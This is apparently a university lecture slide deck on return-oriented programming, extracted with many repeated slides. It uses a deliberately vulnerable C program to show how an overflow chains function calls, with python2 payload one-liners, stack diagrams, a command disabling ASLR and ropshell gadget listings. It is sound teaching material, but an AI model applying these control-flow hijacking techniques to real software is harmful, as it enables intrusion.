

08: RETURN-ORIENTED PROGRAMMING (ROP)

Vassil Roussev

vassil@cs.uno.edu

code/rop.zip

REF

- [ired.team:ROP](#)
- [Code Arcana](#)
- <http://ropshell.com/>
- `sudo sysctl -w kernel.randomize_va_space=0`

IDEA: EXPAND UPON RET2LIBC

- In ret2libc, we set up one function call
 - » *two, actually* → **exit()** also counts!
- Could we extend this technique to execute arbitrary code?
- Step 1: function chaining (no arguments)

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

ROP FUNCTION CHAINING – NO ARGUMENTS

LET'S TRY THIS

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +  
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +  
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"' )"
```

```
func1: 0x08049cd5, func2: 0x08049ce8, func3: 0x08049cfb, exit: 0x08050640
```


ROP 1!

ROP 2!

ROP 3!

```
1 #include <stdio.h>  
2 #include <string.h>  
3  
4 void func1() { printf("ROP 1!\n"); }  
5  
6 void func2() { printf("ROP 2!\n"); }  
7  
8 void func3() { printf("ROP 3!\n"); }  
9  
10 void vulnerable(char* string) {  
11     char buffer[32];  
12     strcpy(buffer, string);  
13 }  
14  
15 int main(int argc, char** argv) {  
16     vulnerable(argv[1]);  
17     return 0;  
18 }
```

THE STACK



```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"' )"
```

THE STACK

main frame
vuln arg: string
RA (main)
SFP (main)
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\x66\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x\x\x\x"' )"
```

THE STACK

main frame
vuln arg: string
RA (main)
42 42 42 42
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41

```

1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }

```

```

>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\x65\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x\x\x\x"' )

```


THE STACK

main frame			
vuln arg: string			
d5 9c 04 08			
42 42 42 42			
41 41 41 41			
41 41 41 41			
41 41 41 41			
41 41 41 41			
41 41 41 41			
41 41 41 41			
41 41 41 41			
41 41 41 41			

&func1

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x\x\x\x"' )"
```

THE STACK

main frame
e8 9c 04 08
d5 9c 04 08
42 42 42 42
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41
41 41 41 41

&func2

```

1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }

```

```

>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\x65\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x\x\x\x"' )

```

THE STACK

fb 9c 04 08	&func3
e8 9c 04 08	
d5 9c 04 08	
42 42 42 42	
41 41 41 41	
41 41 41 41	
41 41 41 41	
41 41 41 41	
41 41 41 41	
41 41 41 41	
41 41 41 41	
41 41 41 41	

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\x65\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x\x\x\x"' )"
```

THE STACK

	40	06	04	08
	fb	9c	04	08
	e8	9c	04	08
	d5	9c	04	08
	42	42	42	42
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41
	41	41	41	41

&exit

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"' )"
```

ROP FUNCTION CHAINING – WITH ARGS

NEED TO ADD/REMOVE ARGS FROM THE STACK

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  void func1() { printf("ROP 1!\n"); }
6
7  void func2(int a) { printf("ROP 2: %x!\n", a); }
8
9  void func3(int a, int b) { printf("ROP 3: %x, %x!\n", a, b); }
10
11 void vulnerable(char *string) {
12     char buffer[32];
13
14     strcpy(buffer, string);
15 }
16 int main(int argc, char *argv[]) {
17     printf("func1: %p, func2: %p, func3: %p, exit: %p\n",
18         func1, func2, func3, exit);
19
20     vulnerable(argv[1]);
21     return 0;
22 }
```

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

TARGET STACK

```
(gdb) disas func2
Dump of assembler code for function func2:
0x08049ce8 <+0>:    push    %ebp
0x08049ce9 <+1>:    mov     %esp,%ebp
0x08049ceb <+3>:    pushl   0x8(%ebp)
0x08049cee <+6>:    push    $0x80b400f
0x08049cf3 <+11>:   call    0x8051130 <printf>
0x08049cf8 <+16>:   add     $0x8,%esp
0x08049cfb <+19>:   nop
0x08049cfc <+20>:   leave
0x08049cfd <+21>:   ret
End of assembler dump.
```

rop gadgets → upload **rop2** executable to ropshell.com

```
pop pop ret
> 0x080b020a : pop eax; ret
> 0x0804ada9 : pop ebx; pop esi; ret
> 0x0805e6e8 : pop eax; pop edx; pop ebx; ret
> 0x080a5a8a : pop eax; pop ebx; pop esi; pop edi; ret
> 0x0805cad7 : pop esp; pop ebx; pop esi; pop edi; pop ebp; ret
```

TARGET STACK

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

42 42 42 42
41 41 41 41
...
41 41 41 41

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+" \x0A\x02\x0B\x08"+" \xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+" \xA9\xAD\x04\x08"+" \xDE\xC0\xDD\xBA"      +"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"' ) "
```


TARGET STACK

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

D5 9C 04 08
42 42 42 42
41 41 41 41
...
41 41 41 41

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+ "\xE8\x9C\x04\x08"+ "\x0A\x02\x0B\x08"+ "\xEF\xBE\xAD\xDE"
+ "\xFE\x9C\x04\x08"+ "\xA9\xAD\x04\x08"+ "\xDE\xC0\xDD\xBA"      + "\xBE\xBA\xFE\xCA"
+ "\x40\x06\x05\x08"' )"
```

TARGET STACK

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

EF BE AD DE
0A 02 0B 08
E8 9C 04 08
D5 9C 04 08
42 42 42 42
41 41 41 41
...
41 41 41 41

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+ "\xE8\x9C\x04\x08"+" \x0A\x02\x0B\x08"+" \xEF\xBE\xAD\xDE"
+ "\xFE\x9C\x04\x08"+" \xA9\xAD\x04\x08"+" \xDE\xC0\xDD\xBA"      + "\xBE\xBA\xFE\xCA"
+ "\x40\x06\x05\x08"' )"
```

TARGET STACK

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

&exit
BE BA FE CA
DE C0 DD BA
A9 AD 04 08
FE 9C 04 08
EF BE AD DE
0A 02 0B 08
E8 9C 04 08
D5 9C 04 08
42 42 42 42
41 41 41 41
...
41 41 41 41

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+ "\xE8\x9C\x04\x08"+ "\x0A\x02\x0B\x08"+ "\xEF\xBE\xAD\xDE"
+ "\xFE\x9C\x04\x08"+ "\xA9\xAD\x04\x08"+ "\xDE\xC0\xDD\xBA"+ "\xBE\xBA\xFE\xCA"
+ "\x40\x06\x05\x08"' )"
```

TARGET STACK

&exit
func3 arg2: b
func3 arg1: a
pop; pop; ret
&func3
func2 arg1: a
pop; ret
&func2
&func1
SFP
buffer

40 06 05 08
BE BA FE CA
DE C0 DD BA
A9 AD 04 08
FE 9C 04 08
EF BE AD DE
0A 02 0B 08
E8 9C 04 08
D5 9C 04 08
42 42 42 42
41 41 41 41
...
41 41 41 41

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+ "\xE8\x9C\x04\x08"+ "\x0A\x02\x0B\x08"+ "\xEF\xBE\xAD\xDE"
+ "\xFE\x9C\x04\x08"+ "\xA9\xAD\x04\x08"+ "\xDE\xC0\xDD\xBA"+ "\xBE\xBA\xFE\xCA"
+ "\x40\x06\x05\x08"' )"
```

GENERAL SETUP

- Generate code solely based on gadgets
- In effect, ROP code controls IP via the stack
- No execution takes place on the stack

```
ROPHELL Upload Search Howto About
ropshell> use 762a961fc6b46c541f252e5f46e6d7bb (download)
name : rop2 (i386/ELF)
base address : 0x80490a0
total gadgets: 6669

ASM or ROP code Search

ropshell> suggest
call
> 0x08049be0 : call eax
> 0x0808029d : call ebx
> 0x08059101 : call ecx
> 0x08049c2d : call edx
> 0x0805a187 : call esi
jmp
> 0x080b021a : push esp; ret
> 0x080545b6 : jmp eax
> 0x080678b5 : jmp ebx
> 0x0804f57e : jmp ecx
> 0x08049b1c : jmp edx
load mem
> 0x080b0184 : mov eax, [edx + 0x4c]; ret
> 0x080a24ad : mov eax, [edx]; pop ebx; pop esi; ret
> 0x080a330f : mov edx, [eax]; mov eax, edx; ret
> 0x0806b32d : mov edi, [esi]; jmp ebx
> 0x0805f420 : mov eax, [ecx]; mov [edx], eax; ret
load reg
> 0x080b020a : pop eax; ret
> 0x0804df6e : pop ebx; ret
> 0x0804adaa : pop esi; ret
> 0x0804b1bf : pop edi; ret
> 0x08049799 : pop ebp; ret
pop pop ret
> 0x080b020a : pop eax; ret
> 0x0804ada9 : pop ebx; pop esi; ret
> 0x0805e6e8 : pop eax; pop edx; pop ebx; ret
> 0x080a5a8a : pop eax; pop ebx; pop esi; pop edi; ret
> 0x0805cad7 : pop esp; pop ebx; pop esi; pop edi; pop ebp; ret
sp lifting
> 0x080508c9 : add esp, 0x1c; ret
> 0x080508c9 : add esp, 0x1c; ret
> 0x080ae196 : add esp, 0x20; ret
stack pivoting
> 0x0804a8a0 : xchg eax, esp; ret
> 0x080a55e6 : mov esp, ecx; jmp edx
> 0x080ad92b : xchg esp, edi; call [eax - 0x73]
> 0x0804b41a : lea esp, [ebp - 0xc]; pop ebx; pop esi; pop edi; pop ebp; ret
> 0x0809411d : xchg esp, eax; and al, 0xfe; call [eax + 0x68]
syscall
> 0x08078bd0 : int 0x80; ret
> 0x080994f9 : call gs:[0x10]; ret
write mem
> 0x080af664 : add [ecx], eax; ret
> 0x080a198f : add [ecx], esi; ret
> 0x08050dca : add [ecx], edi; ret
> 0x0806eca1 : add [eax + 0x5f028d02], ecx; ret
> 0x0805f7b5 : add [ebx + 0x5e5b04c4], eax; ret
```